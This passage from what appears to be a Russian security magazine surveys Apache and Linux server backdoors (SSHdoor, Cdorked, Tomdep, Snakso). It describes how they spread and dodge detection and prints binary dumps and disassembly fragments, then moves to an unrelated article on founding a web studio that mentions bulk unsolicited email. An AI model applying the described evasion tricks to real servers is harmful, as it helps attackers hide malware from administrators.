В конце мая этого года в мире произошло эпохальное событие — nginx обогнал Apache по доле сайтов, работающих на его основе (40% против 39%).

ОБФУСКАЦИЯ HTTP-ЗАПРОСОВ

Эта фича может быть полезна не только вирусописателям, но и добропорядочным владельцам сайтов для повышения уровня безопасности их ресурса. Обфускацию HTTP-запросов можно делать с помощью jcryption.js. Пример:

```
// Создаем ключ в Open SSL
:~$ openssl genrsa -out rsa_1024_priv.pem1024

// Подключаем функцию к форме
$(function()
{
   $("#FormForUserEmail").jCryption();
}

// Отправка зашифрованных данных формы
http://www.example.com/emailprocessing.php?↵
jCryption=U2FsdGVkX18Lcr8aHYWL8YDeaaiBWoWY/↵
N9CZlOKvCOkbaJgFlX3EBup0s7BXsah1i445d4W↵
oyAnXWK2xEqxSi3+cAxi4ehQKyd523Re278

// А сервер получает
"email=irairache%40gmail.com&password=↵
ilovehackermagazine&status=lordofuniverse"
```

Подробнее: www.jcryption.org.

LINUX/SSHDOOR.A

Дополнение для Linux/Chapro, предназначенное для хищения данных SSH-авторизаций.



Распространение
Распространяется аналогичным способом — через фальшивый Apache-модуль Darkleech (что вполне закономерно).

Вредоносная деятельность
Основная цель этой малвари — хищение данных для SSH-доступа и получение удаленного доступа к системе. В фоновом режиме ожидает, когда пользователь захочет войти на сервер через SSH, и в нужный момент считывает авторизационные данные, которые отправляет на сервер злоумышленников.

```
00000000004621B0  73 73 68 2D 72 73 61 20  41 41 41 41 42 33 4E 7A  ssh-rsa AAAAB3Nz
00000000004621C0  61 43 31 79 63 32 45 41  41 41 41 44 41 51 41 42  aC1yc2EAAAADAQAB
00000000004621D0  41 41 41 42 41 51 44 46  32 4B 4E 34 32 67 76 66  AAABAQDF2KN42gvf
00000000004621E0  6B 50 37 74 74 71 5A 4E  37 77 62 37 76 43 48 50  kP7ttqZN7wb7vCHP
00000000004621F0  69 65 69 52 34 34 68 58  58 79 47 44 49 54 45 31  ieiR44hXXyGDITE1
0000000000462200  4A 56 48 6C 74 6F 65 37  34 56 56 74 64 4E 55 4E  JVHltoe74VVtdNUN
0000000000462210  6F 76 72 32 50 48 7A 37  33 39 42 2F 33 53 49 54  ovr2PHz739B/3SIT
0000000000462220  58 33 53 74 59 73 2B 32  7A 69 79 67 35 33 32 6A  X3StYs+2ziyg532j
0000000000462230  38 55 33 55 6D 58 76 38  73 74 77 71 4F 45 38 59  8U3UmXv8stwqOE8Y
0000000000462240  4C 6C 2F 71 4F 4F 4C 52  33 67 48 51 49 65 6B 50  Ll/qOOLR3gHQIekP
0000000000462250  44 4D 78 32 73 6C 64 76  48 5A 71 47 55 2B 76 68  DMx2sldvHZqGU+vh
0000000000462260  34 6D 36 4C 52 58 64 67  44 77 4C 75 51 71 2F 37  4m6LRXdgDwLuQq/7
0000000000462270  6D 74 68 4A 64 58 38 78  50 50 36 44 38 4F 67 47  mthJdX8xPP6D8OgG
0000000000462280  42 68 37 69 75 56 73 45  77 4A 68 67 4B 68 78 62  Bh7iuVsEwJhgKhxb
0000000000462290  74 6C 56 71 6A 73 6E 65  42 59 46 7A 39 53 6B 37  tlVqjsneBYFz9Sk7
00000000004622A0  47 58 78 52 61 6B 66 6F  42 59 4B 6C 51 46 74 55  GXxRakfoBYKlQFtU
00000000004622B0  2F 39 4A 70 63 57 50 58  68 57 6E 69 6B 55 5A 33  /9JpcWPXhWnikUZ3
00000000004622C0  56 33 50 79 30 6E 46 76  4C 69 77 47 33 6B 7A 4D  V3Py0nFvLiwG3kzM
00000000004622D0  33 69 74 39 31 47 48 4B  56 79 36 76 68 41 44 6D  3it91GHKVy6vhADm
00000000004622E0  34 78 65 36 6A 51 77 2B  46 48 52 36 46 4D 75 6E  4xe6jQw+FHR6FMun
00000000004622F0  4D 57 50 47 65 61 55 62  4A 52 58 39 38 38 73 68  MWPGeaUbJRX988sh
0000000000462300  38 51 55 2F 75 4F 37 5A  41 6F 42 51 6B 70 4E 59  8QU/uO7ZAoBQkpNY
0000000000462310  62 6F 4E 6F 70 6D 38 46  2B 4C 43 79 4D 73 6C 6C  boNopm8F+LCyMsll
0000000000462320  6C 61 50 41 42 4D 6E 6E  63 45 68 70 23 23 23 23  laPABMnncEhp####
0000000000462330  55 6E 72 65 63 6F 67 6E  69 7A 65 64 20 69 6E 74  Unrecognized int
0000000000462340  65 72 6E 61 6C 20 73 79  73 6C 6F 67 20 6C 65 76  ernal syslog lev
0000000000462350  65 6C 20 63 6F 64 65 20  25 64 0A 00 00 00 00 00  el code %d......
```

Фрагмент бинарного кода Linux/SSHdoor



ГЛАВНАЯ ЦЕЛЬ ЛЮБОГО APACHE-БЭКДОРА — ПЕРЕНАПРАВИТЬ ПОЛЬЗОВАТЕЛЯ НА САЙТ С ВРЕДОНОСНЫМ ЭКСПЛОЙТОМ, ЭКСПЛУАТИРУЯ УЯЗВИМОСТИ В ЕГО БРАУЗЕРЕ

LINUX/CDORKED.A

Появился весной 2013 года. Заражает исключительно Apache-серверы, оснащенные cPanel. Компактный 70-строчный бинарный код исполняемого файла зашифрован алгоритмом XOR со статическим 4-битным ключом, расшифровать который совсем несложно. Идеален для исследования. Обнаружить активность Cdorked.A несколько затруднительно, так как:

- он не оставляет следов своей деятельности на жестком диске, работая с shared memory (задействуется примерно 6 Мб);
- его активность не отображается в логах сервера благодаря хитрой схеме обфускации HTTP-запросов;
- он умеет идентифицировать заходы администратора на сайт и не вставлять в таком случае вредоносный код на страницы. Делает он это довольно нехитрым способом: в cookies и URL загружаемых страниц ищет подстроки adm, submit, webmaster, stat, webmin, cpanel и подобные.

Эти три свойства обеспечивают ему первое место в рейтинге самых хитрых Apache-бэкдоров среди известных вирусным аналитикам (Chapro практически догоняет его по этому показателю). Наверняка есть представители этого типа малвари и поизворотливее, но их пока не обнаружили :).



Распространение
Заражение происходит посредством прямой интеграции в httpd (основной исполняемый файл Apache). Способ, которым вирусописатели получают root-права для доступа к этому файлу, окончательно не установлен.

Вредоносная деятельность
Когда пользователь заходит на сайт, содержащий iframe-инъекции, сгенерированные Cdorked, его перенаправляют на Blackhole Exploit Kit, который берет дело в свои руки и сканирует браузер пользователя на предмет различных уязвимостей. Также в этот момент юзеру заливаются cookies, исключающие возможность повторного перенаправления пользователя.

Итак, какие неприятности происходят с компьютером, в браузере которого удалось обнаружить уязвимости:

- обработка cookies с целью сбора информации;
- получение прав на управление любыми процессами в системе;
- выполнение команд, посылаемых удаленным сервером злоумышленников.

Также стоит отметить, что Linux/Cdorked.A не имеет механизмов самораспространения. То есть автоматическое заражение происходит исключительно от сервера к клиенту.

Фрагмент бинарного кода Linux/Cdorked

```
mov     cs:_xarr_11688+220h, rax
lea     rax, _xx69_11758 ; "cõ"
mov     cs:_xarr_11688+228h, rax
lea     rax, _xx70_11759
mov     cs:_xarr_11688+230h, rax
mov     eax, [rbp+index]
mov     rdx, cs:ap_xlen_ptr
mov     eax, eax
movzx   eax, byte ptr [rdx+rax]
movsx   ecx, al          ; ecx = len_array[index]
mov     eax, [rbp+index]
mov     eax, eax
lea     rdx, ds:0[rax*8]
lea     rax, _xarr_11688
mov     rdx, [rdx+rax]   ; rdx = _xarr_11688[index]
mov     rax, [rbp+outbuffer]
mov     rsi, rax         ; rsi = buffer
mov     rax, cs:xkey
mov     rdi, rax         ; rdi = xkey
call    xor_string
mov     rax, [rbp+outbuffer]
leave
retn
get_string_from_id endp
```

JAVA.TOMDEP

Опасен для серверов Apache Tomcat (ядро которых написано на Java, а не на C, как у классического «индейца»). Обнаружен весной 2013 года. Цель создателей этого вируса — формирование обширной ботнет-сети для проведения DDoS-атак.



Распространение

Распространяется в виде Java-сервлета (файл обычно называется Apache Loader и размещается в /jsp-examples/error/ApacheLoader).

Вредоносная деятельность

Выполняет команды, отправляемые с удаленного IRC-сервера. Он использует зараженный сервер для проведения DDoS-атак (Tomdep специализируется на UPD-флуде) через SOCKS-прокси, ищет другие серверы Apache Tomdep и проникает на них путем стандартного брутфорса паролей. Также вирус способен видоизменять собственный код и самообновляться.

Посетителям сайтов, зараженных этим вирусом, бояться нечего, так как он создан для проведения DDoS-атак и не внедряет в страницы iframe-инъекции.



JLINUX/SNAKSO.A

Появившийся осенью 2012 года Linux-руткит написан специально для версии ядра 2.6.32-5-amd64, которое используется в Debian Squeeze (6.0). Вирусные аналитики в своих блогах отмечают неопытность создателя этого вируса: сборка весит 500 Кб, много лишнего кода, который скомпилирован вместе с отладочной информацией... Тем не менее Snakso заразил сотни тысяч компьютеров по всему миру и в логах сервера его просто так не обнаружить: эта малварь умеет обфусцировать HTTP-запросы.




Распространение

Распространяется через iframe-инъекции, но несколько необычным способом: подменяет функцию tcp_sendmsg, формирующую TCP-пакеты. Apache-бэкдоры, которые появились до Snakso.A, делали то же самое с помощью PHP-скрипта. Актуальность версий кодов вредоносных фреймов этот вирус регулярно сверяет с удаленным севером.

Вредоносная деятельность

При наличии уязвимости в браузере пользователя на его компьютере устанавливается знаменитый троян Zeus (Zbot), который специализируется на перехвате данных для управления электронными счетами и системами онлайн-банкинга. Модификация этого червя, распространяемая с помощью Snakso, похищает с компьютеров пользователей данные для SSH-доступа на серверы и использует их для дальнейшего распространения вируса. ⌶



WARNING

Сервлеты для Apache Tomcat надо брать из надежных мест. К примеру — www.servlets.com. Там же можно найти подробную информацию по их созданию и редактированию.



INFO

Shared memory — участок виртуального адресного пространства для хранения и считывания данных. В Apache (и прочих UNIX-серверах) взаимодействие с ним осуществляется с помощью специального API под названием POSIX Shared Memory.




Схема работы Java.Tomdep

СОВЕТЫ ДЛЯ ПРОСТЫХ ПОЛЬЗОВАТЕЛЕЙ СЕТИ

- Не использовать устаревшие версии браузеров. Они содержат досконально изученные хакерами уязвимости!
- Снести Adobe Flash Player, Real Player и Java-аддоны. Если эти дополнения тебе нужны, регулярно ставь обновления (строго с официальных сайтов).
- Регулярно прокачивать свой браузер последними новинками в сфере защиты от drive-by угроз.

```
                public export_var_array
export_var_array db 'ptype_all',0                ; DATA XREF: get_all_export_var+11↑o
                                                 ; fill_main_servers_list+44↑o
                db 16h dup(0)
aPtype_base_0   db 'ptype_base',0
                db 15h dup(0)
aPtype_lock_0   db 'ptype_lock',0
                db 15h dup(0)
aFilldir64_0    db 'filldir64',0
                db 16h dup(0)
aFilldir_0      db 'filldir',0
                db 18h dup(0)
aVfs_readdir_0  db 'vfs_readdir',0
                db 14h dup(0)
aVfs_write      db 'vfs_write',0
                db 16h dup(0)
aSecurity_fil_0 db 'security_file_permission',0
                db 7 dup(0)
aVfs_read_0     db 'vfs_read',0
                db 17h dup(0)
aRw_verify_ar_0 db 'rw_verify_area',0
                db 11h dup(0)
aModule_mutex_0 db 'module_mutex',0
                db 13h dup(0)
aModules_0      db 'modules',0
                db 18h dup(0)
aDev_add_pack   db 'dev_add_pack',0
                db 13h dup(0)
aDev_remove_p_0 db 'dev_remove_pack',0
                db 10h dup(0)
aTcp_sendmsg_0  db 'tcp_sendmsg',0
                db 14h dup(0)
aTcp_push_one_0 db 'tcp_push_one',0
                db 13h dup(0)
aTcp_send_mss_0 db 'tcp_send_mss',0
                db 13h dup(0)
aSk_stream_al_0 db 'sk_stream_alloc_skb',0
                db 0Ch dup(0)
a__tcp_push_p_0 db '__tcp_push_pending_frames',0
                db 6 dup(0)
                public sysmap_file_dir_array
```

Фрагмент бинарного кода Linux/Snakso

ВНИМАНИЕ:
МЫ ИЩЕМ НОВЫХ АВТОРОВ!

Если тебе есть что сказать, ты можешь войти в команду любимого журнала.

Hint: контакты редакторов всех рубрик есть на первой полосе.





ОТКРЫВАЕМ СВОЮ ВЕБ-СТУДИЮ

ОПЫТ НАШЕГО СТАРОГО АВТОРА

Восьмилетний путь от сисадмина до начальника отдела разработки ПО окончательно убедил меня отправиться в свободное плавание. Мне надоело решать однообразные проблемы одной компании, мне хотелось получить право выбирать задачи и клиентов. Свой опыт, непоколебимое желание обрести независимость и стремление идти вперед я попытался конвертировать в собственное дело. Что из этого вышло, читай ниже.



Игорь Антонов
a@iantonov.me
iantonov.me

С ЧЕГО ВСЕ НАЧИНАЛОСЬ

Свой бизнес я видел в трех направлениях: веб-разработка, сопровождение/программирование продуктов для платформы 1С:Предприятие 8 и продажа коробок с ПО. На первый взгляд похоже на гремучую смесь, но я отталкивался от потребностей малого бизнеса. Им нужны сайты, и у них обязательно есть 1С, а это огромный плацдарм для работы.

Я заранее предполагал, что много на разработке сайтов для малого бизнеса не заработаешь. Этот тип клиентов не готов много платить за сайт, но им могут быть интересны сопутствующие услуги в виде поддержки 1С и продвижения. Простейшие расчеты в Excel показывают, что лучше разработать недорогой сайт и предложить клиенту услуги на абонентской плате (особенно если выполнение услуг можно автоматизировать), чем предложить дорогой сайт и в итоге не получить ничего.

В продаже коробок с софтом также ничего зазорного нет. Продавая коробки с продуктами 1С, вполне реально получать до 40% агентского вознаграждения. Пусть ты не продашь вагон этих коробок, но твоим клиентам будет удобнее купить весь необходимый софт для запуска их проекта в одной компании.

Возникает справедливый вопрос: а какой смысл тогда вообще делать сайты, если на них сложно заработать? Заработать на создании сайтов можно, но для этого нужно время, прокачка опыта и хороший рейтинг на рынке. Получить крутые и дорогие проекты сразу после старта нереально. Студию никто не знает и не захочет обращаться к малоизвестной «компашке».

ОТ ИДЕИ К БИЗНЕСУ

Определившись с идеей, я перешел ко второму подготовительному этапу — планированию и документированию. Коммерческий процесс разработки — это не спонтанный творческий процесс. В идеале он должен быть поставлен на конвейер. Каждый проект должен проходить определенные стадии производства, и все они должны быть хорошо задокументированы. Это относится как к процессу разработки, так и к используемым инструментам. Я всегда считал и считаю, что наличие хорошей документации в разы упрощает взаимодействие в команде.

Начал составлять документацию я с разработки, так как прекрасно знал эту область и у меня были идеи, позволяющие оптимизировать некоторые из участков. На выходе у меня появился солидный документ, описывающий каждый этап производства нового сайта. Даешь такой ман новому сотруднику, и он, по идее, сразу въезжает в процесс. Ох, как мне не хватало в свое время такой инструкции на моей работе...

Стратегия развития компании — второй по важности документ. Она должна быть доступна сотрудникам и постоянно находиться в актуальном состоянии. На мой взгляд, руководитель и все сотрудники должны четко знать, к чему стремится компания на данном этапе развития.

Для моей компании первоначальным вариантом стратегии стало достижение месячного оборота в 500 тысяч рублей и закрепление позиций у клиентов сегмента малого бизнеса. Я четко определил сумму и сегмент клиентов, с которыми предстоит работать в ближайшее время.

Опыта в написании стратегий развития у меня никогда не было, поэтому первый вариант получился чересчур подробным. Я туда запихнул все желаемые достижения, чего можно было не делать. Обновленные версии описываю уже более кратко и определяю в них лишь глобальные цели.

Большую часть документов я написал до открытия компании. У меня не болела голова, где взять клиентов и быстрей выполнить проект. Если начинать этим заниматься уже после старта проекта, то времени на документирование всегда будет не хватать. Появится куча более важных дел, и создание документов будет постоянно откладываться.

КОМПАНИЯ В РАЗРЕЗЕ

Пока я не ввязался в организацию собственной компании, мои представления о структуре типовой веб-студии были далеки от идеала. В веб-студии я не работал и мог лишь догадываться, что и как там устроено изнутри. Определиться с необходимыми людьми — важный начальный этап, и здесь в погоне за экономией можно наломать немало дров.

Моей главной ошибкой стало неправильное определение ролей для сотрудников. Время показало, что нельзя на продажника навешивать обязанности менеджера проекта. Мотивация у этих сотрудников в корне отличается, и две роли просто не могут ужиться в одном человеке. Один всегда хочет побольше продать и больше наобещать, другой, наоборот, ценит каждое обязательство, поскольку ему же придется их соблюдать.

ПРО ВТОРОСТЕПЕННЫЕ УСЛУГИ

Один наш клиент задумал открыть интернет-магазин. Все, что у него было на тот момент, — деньги и идея. Он заказал разработку интернет-магазина, пласт графики и заодно купил три лицензии на сопутствующие продукты — Windows 7 Pro, Office 2013 и «Управление торговлей». Приобрел лицензии — потребовались услуги внедрения. В итоге наша компания заработала больше на второстепенных услугах (кстати, продолжает зарабатывать), чем на разработке интернет-магазина.

РЕКОМЕНДУЮ К ПРОЧТЕНИЮ

«Как начать свой IT-бизнес» (smartsourcing.ru) — небольшая книга, освещающая часто возникающие вопросы начинающего предпринимателя в IT-сфере.

Гэвин Кеннеди «Договориться можно обо всем» (goo.gl/obwpFn) — прекрасная книга, которая позволит по-другому взглянуть на процесс переговоров. Суперпереговорщиком ты не станешь, но интересные трюки однозначно добавишь в свою копилку знаний.

Фредерик Брукс «Мифический человеко-месяц» (goo.gl/EGMsi) — книга, ставшая классикой. К бизнесу прямого отношения не имеет, но хорошо иллюстрирует процесс разработки программных продуктов. Заставляет задуматься и отрезвляет от чрезмерного оптимизма.

Джейсон Фрайд, Дэвид Хейнмейер Ханссон «Rework: Бизнес без предрассудков» (goo.gl/83yc4) — книга от основателей легендарной компании 37signals. Авторы делятся своим опытом создания бизнеса и рассказывают о мелочах, про которые изначально никто не думает. Книга вдохновляет на решительные действия.

Майкл Хайятт «Платформа. Как стать заметным в интернете» (goo.gl/fXRVX) — автор книги делится советами по созданию успешного бренда в интернете. Советы автора, несомненно, пригодятся при открытии и рекламировании новоиспеченного бизнеса.

Денис Каплунов «Эффективное коммерческое предложение. Исчерпывающее руководство» (goo.gl/MWCbNS) — какой бизнес ты бы ни организовал, ты сразу столкнешься с необходимостью писать коммерческие предложения. Из этой книги можно узнать много тонкостей и полезных советов по данной теме.

Джейсон Фрайд, Дэвид Хейнмейер Ханссон «Remote. Офис не обязателен» (goo.gl/xkWlC8) — новая книга от авторов Rework. На наглядных примерах авторы доказывают и показывают, что офис для успешного бизнеса вещь абсолютно не обязательная.

КОГДА ООО ЛУЧШЕ

О преимуществах организации бизнеса в качестве ИП я уже достаточно рассказал. Однако, несмотря на все няшки и щадящие налоговые ставки, ИП может не подойти, если ты организовываешь бизнес с друзьями. Ты наверняка слышал много историй, когда друзья перестают быть таковыми после первых творческих разногласий и во время дележки денег. Я не хочу сказать, что твои друзья могут оказаться именно такими, но лучше еще на этапе организации компании все трезво обсудить, документально закрепив варианты выхода из бизнеса, зоны ответственности и так далее. Вот в таких случаях ООО может сыграть ключевую роль.

Ошибся я и с форматом ведущего программиста. Этот человек должен быть офисным сотрудником, а не фрилансером. Изначально я делал большую ставку на фрилансеров, но, как показала практика, пока не найдешь на этом поприще проверенных временем людей, не стоит возлагать на них большие надежды. Может случиться так, что в самый разгар сдачи проекта человек тупо пропадет и перед клиентом придется отдуваться тебе. Мне в свое время повезло, работу пропавшего фрилансера закрыть смог лично я, поскольку знаю отрасль и написать тысячу строк кода в авральном режиме для меня не проблема.

Набив шишки с исполнительностью фрилансеров и допустив ошибки с назначением несовместимых между собой ролей одному человеку, я пришел к такой структуре: директор, sales manager, ведущий разработчик, программист-верстальщик, специалист технической поддержки и офис-менеджер. Итого шесть человек. Дизайнера в штате не держу — пока нет большого объема заказов, дизайн мы отдаем на аутсорс, при текущем обороте это выгодно. Как только увеличим оборот, сразу задумаюсь о найме человека на full time. С бухгалтерией и юридическими вопросами пока справляюсь самостоятельно, благо для этого есть неплохие веб-сервисы и юридическое образование.

Стоит сказать, что на момент запуска компании сотрудников было еще меньше: директор, ведущий разработчик и офис-менеджер. Да, вот так втроем мы работали с первыми клиентами и зарабатывали на возможность расширить персонал.

Опыт показал, что при найме людей всегда стоит быть трижды осторожным. Не нужно попросту пытаться раздуть штат. Теперь перед приемом специалиста я сразу планирую его загруженность и поток задач, которые на него можно возложить. Мне довелось на практике видеть, как брали людей и они большую часть времени просиживали штаны, а это бьет по карману фирмы (следовательно, карману руководителя). Если нужен человек, но нет уверенности, что он будет обеспечен стопроцентной загрузкой, лучше обойтись либо аутсорсом, либо трудоустройством его на полставки.

Отдельно мне бы хотелось заострить внимание на должности «специалист технической поддержки». Я сначала не хотел брать для этого отдельного человека, но понял, что, если переложить шквал звонков и лавину писем на разработчиков, можно моментально затормозить производство.

Не организовав должным образом техническую поддержку, легко растерять клиентов — никто не захочет работать с компанией, неспособной оперативно исполнять свои обязательства. За время работы я понял, что звено поддержки нужно постоянно мониторить и при необходимости расширять. Если дела компании будут идти вверх, то имеет смысл выделить службу технической поддержки в отдельную компанию.

Сравнительная таблица объектов налогообложения

Доходы	Доходы минус расходы
Малый объем расходов или расходы, которые тяжело подтвердить документально	Регулярные расходы большего объема (не менее 60% от дохода при процентной ставке 15)
Оплата услуг на стороне осуществляется через электронные деньги	Все расходы легко подтверждаются регулярно
В компании (ИП) малое количество сотрудников	В компании полноценный штат сотрудников

БИЗНЕС + ОСНОВНАЯ РАБОТА

Уверен, многих интересует вопрос: а реально совместить свой бизнес и работу на основной работе? На мой взгляд, можно, но очень-очень трудно. В положении погнавшегося за двумя зайцами охотника ты окажешься с очень высокой вероятностью. Но если ты собрался совмещать, то, на мой взгляд, лучше всего переложить старт бизнеса на время отпуска. Если постараться, то вырваться в отпуск на 30 дней вполне реально. Добавим сюда еще возможные календарные праздники и получим все 35.

Этого времени вполне хватит на начальное обустройство и отладку процессов. Главное, чтобы база была готова изначально.

Под базой я подразумеваю стратегию, документы и прочее. На приобретение оборудования и открытие офиса много времени не нужно. После запуска и утряски рабочих процессов вполне возможно продолжать трудиться на основном месте работы и инвестировать в бизнес деньги с зарплатой. Как только наберется нужный оборот — можно задумываться об увольнении и окончательной миграции в собственную компанию.

ООО ИЛИ ИП?

Каждая организационно-правовая форма хороша по-своему. Максимальная выгода зависит от исходных параметров. Я не стал особо париться и выбрал для себя ИП.

Регистрация в качестве ИП освобождает от ведения полноценного бухгалтерского учета, а это прямая экономия на бухгалтерских услугах и нервах. ИП обязан лишь исправно платить налоги и сдавать небольшую отчетность, которую запросто помогут сгенерировать сервисы вроде «Эльба».

Налогообложение также не вызывает никаких трудностей и не содержит подводных камней. Для ИП доступно две системы налогообложения: общая система налогообложения (ОСНО) и упрощенная (УСН). Не буду вдаваться в подробности, а скажу лишь, что ОСНО ты получаешь по умолчанию (а мы знаем, что дефолтные настройки не всегда хороши), а вместе с ним обязанности вести бухгалтерский учет в полном объеме. Выбирая так называемую «упрощенку», получаешь пакет лояльности от нашего государства в виде освобождения от уплаты НДС, НДФЛ, налога на имущество и максимально упрощенный бухучет.

Для своей веб-студии я выбрал УСН. Нет смысла тратить лишние деньги, которых на этапе образования попросту нет. Тем более при необходимости мигрировать на ООО особого труда не составит.

Кроме выбора организационно-правовой формы, при постановке на учет требуется определиться с объектом налогообложения. Под объектом подразумевается схема, по которой производится выплата налогов в пользу государства. Для ИП, работающих по УСН, доступно два варианта: доходы (платим 6% от доходов) и доходы минус расходы (от 5 до 15%, отнимаем от доходов расходы и с получившейся суммы отсчитываем процентную ставку). Я обсчитал все это несколько раз и остановился на первом варианте.

Расходов у моей веб-студии, которые я могу подтвердить документально, практически нет. В связи с этим налоговая ставка в 6% будет в самый раз. Определиться с налоговой ставкой мне помогла небольшая табличка, которую я когда-то составил для себя (см. врезку).

КАК Я ИСКАЛ ПЕРВЫХ КЛИЕНТОВ

Когда с организационными вопросами покончено и команда приведена в боевую готовность, встает естественный вопрос: а где же брать первых клиентов? Я не открою Америки, если скажу, что о первых клиентах надо заботиться еще на этапе организации бизнеса.

Это могут быть друзья, родственники, знакомые, друзья друзей и так далее. Главное, чтобы они были платежеспособны и заинтересованы в услугах твоей компании. Начальные клиенты позволят сразу запустить конвейер производства и создать задел временных ресурсов для поиска новых потребителей.

В моем случае было именно так. До организации полноценной студии я успел сделать несколько проектов, и их заказчики (в основном это были друзья или друзья друзей) начали рекомендовать мои услуги. Сарафанное радио заработало хорошо, и первую очередь клиентов я получил до найма сотрудников. Я бы даже сказал, что это был один из важнейших аргументов за запуск собственного дела, так как моих личных ресурсов уже не хватало для удовлетворения спроса.

После запуска студии я начал искать новые потоки клиентов и, попросту говоря, пиариться. Меня интересовали не только клиенты, но и сам пиар. Мне хотелось, чтобы про мою компанию узнало как можно больше народа. Может, это не совсем правильно с точки зрения маркетинга, но я старался придерживаться принципа: чем больше слышат про мою компанию, тем больше шансов, что в будущем вспомнят именно про меня.

Новым каналом поиска клиентов для меня стали массовые рассылки и контекстная реклама. На прошлой работе мне удалось собрать хорошую базу организаций города, и по ним я начал делать рассылки. Не думаю, что это можно назвать спамом, но мои письма точно приходили всем ;).

На оформление письма с предложением разработки веб-сайтов пришлось потратить прилично времени. Каково было мое удивление, когда из почти 10 тысяч получателей меня добавили в спам только чуть больше 800! Считаю это неплохим результатом. Конверсия получилась тоже достаточно неплохой. После первой рассылки в студию обратилось 14 клиентов, половине из которых удалось продать свои услуги.

Контекстная реклама в поисковиках работает тоже неплохо. До организации бизнеса я в это не особо верил, поскольку за всю свою цифровую жизнь ни разу не кликал по подобным рекламным объявлениям в поисковой выдаче. Оказалось, по ним кликают. Даже в моем не сильно продвинутом городе.

Чуть позже я понял, что ограничиваться одним продвижением через интернет не стоит. Начал испытывать офлайновую рекламу и опять удивился, что оттуда при небольших вложениях можно получить клиентов (тут все еще зависит от ценового позиционирования веб-студии). Большего успеха удалось достичь на холодных звонках. Способ стар и прост как три копейки: берем базу организаций, выделяем из них потенциальных клиентов и начинаем обзвон.

Если этап фильтрации был сделан правильно и текст предложения написан убедительно, то найти таким способом клиентов вполне себе реально. Особенно в сегменте малого бизнеса. Как показала практика, малый бизнес не особо тусит в Сети и им удобней получать предложения по старинке — по телефону.

Повторюсь, перед началом обзвона нужно обзавестись CRM и раскидывать клиентов по разным категориям. Мы разделили потенциальных клиентов на несколько групп: «сайт уже есть», «сайта нет», «сайт есть, но уже устарел». На самом деле в этих группах были еще подгруппы, но думаю, принцип ясен.

Далее для каждой группы клиентов был подготовлен индивидуальный текст предложения. Например, если у компании уже есть нормальный сайт, то предлагать его переделать смысла нет. Лучше попробовать найти его слабые стороны и предложить доработку или продвижение. Всегда нужно придерживаться здравого смысла и пытаться решить реальную проблему клиента, а не высасывать ее из пальца.

Ну а последний рекламный канал, который мне удалось освоить, — реклама на автомобиле. На своем авто мне каждый день приходится торчать в пробках по 30–60 минут. Я в это время могу послушать аудиокниги, а стоящий позади меня автолюбитель может узнать о моей студии. Звучит опять же банально, но в моем городе этот вид рекламы работает лучше, чем баннерная реклама на щитах в топовых местах.

Об эффективности рекламы на авто я могу судить по опыту своих друзей, открывших интернет-магазин детского питания. Они начали экспериментировать с различными видами рекламы, и оказалось, что многие покупатели узнали о магазине именно с наклейки на авто. Вот и задумайся: потратить 40K в неделю за баннер на крупном городском портале или 1,5K на изготовление наклейки на авто.

ЗАТРАТЫ НА ОТКРЫТИЕ

Опубликую свои, что уж там скрывать. Город — Хабаровск, так что делайте соответствующие поправочки.

- Компьютеры, оборудование — 120 000 рублей.
- Аренда офиса — 30 000 рублей в месяц.
- Телефон/интернет — 3000 рублей в месяц.
- Уборщица — 3000 рублей в месяц.
- Мебель — 20 000 рублей.
- Реклама — 10 000 рублей в месяц.

Итого: 186 000 рублей

БИЗНЕС В РАБОТЕ

Стал ли я богаче, организовав свой бизнес? Нет, пока не стал. Появилась ли у меня куча свободного времени? Нет, пока не появилась. Мой проект только набирает обороты, а я вынужден крутиться как белка в колесе, постоянно решая новые задачи. За несколько месяцев такой работы я убедился, что трудиться по найму намного легче. Даже если условия кажутся тяжелыми, это в разы проще, чем брать ответственность за себя и людей, которые на тебя работают.

Но я своим выбором доволен и, несмотря на все трудности, считаю, что свой бизнес — прекрасная игра для ума и нервов. Работая в офисе, никогда не получишь подобных ощущений.

ТРИ СОВЕТА ИЗ МОЕГО ОПЫТА

Говорят, что лучше учиться на чужих ошибках, поэтому я призываю тебя попробовать поучиться на моих :).

Учись делегировать. Научиться делегировать задачи — одна из основных обязанностей руководителя. На первый взгляд ничего сложного, но на практике директор/руководитель берутся за «не свою» работу. Тем самым теряется основной фокус, нацеленный на развитие компании. Вместо того чтобы расправить паруса и стремительно двигаться к цели, компания начинает дрейфовать.

Причина чаще всего одна — боязнь доверять. Это ошибка. Мне довелось совершить ее несколько раз, пока я наконец не понял простую истину — зачем нужны сотрудники, которым страшно поручать важные дела? Смешно вспоминать, но у меня доходило до того, что я начинал писать часть кода за ведущего разработчика, вместо того чтобы заниматься продвижением компании.

Прозрение ко мне пришло не сразу. Когда это случилось, я стал придерживаться простой истины: если сотрудники не в состоянии выполнить профильные задачи, значит, я не доглядел на собеседовании.

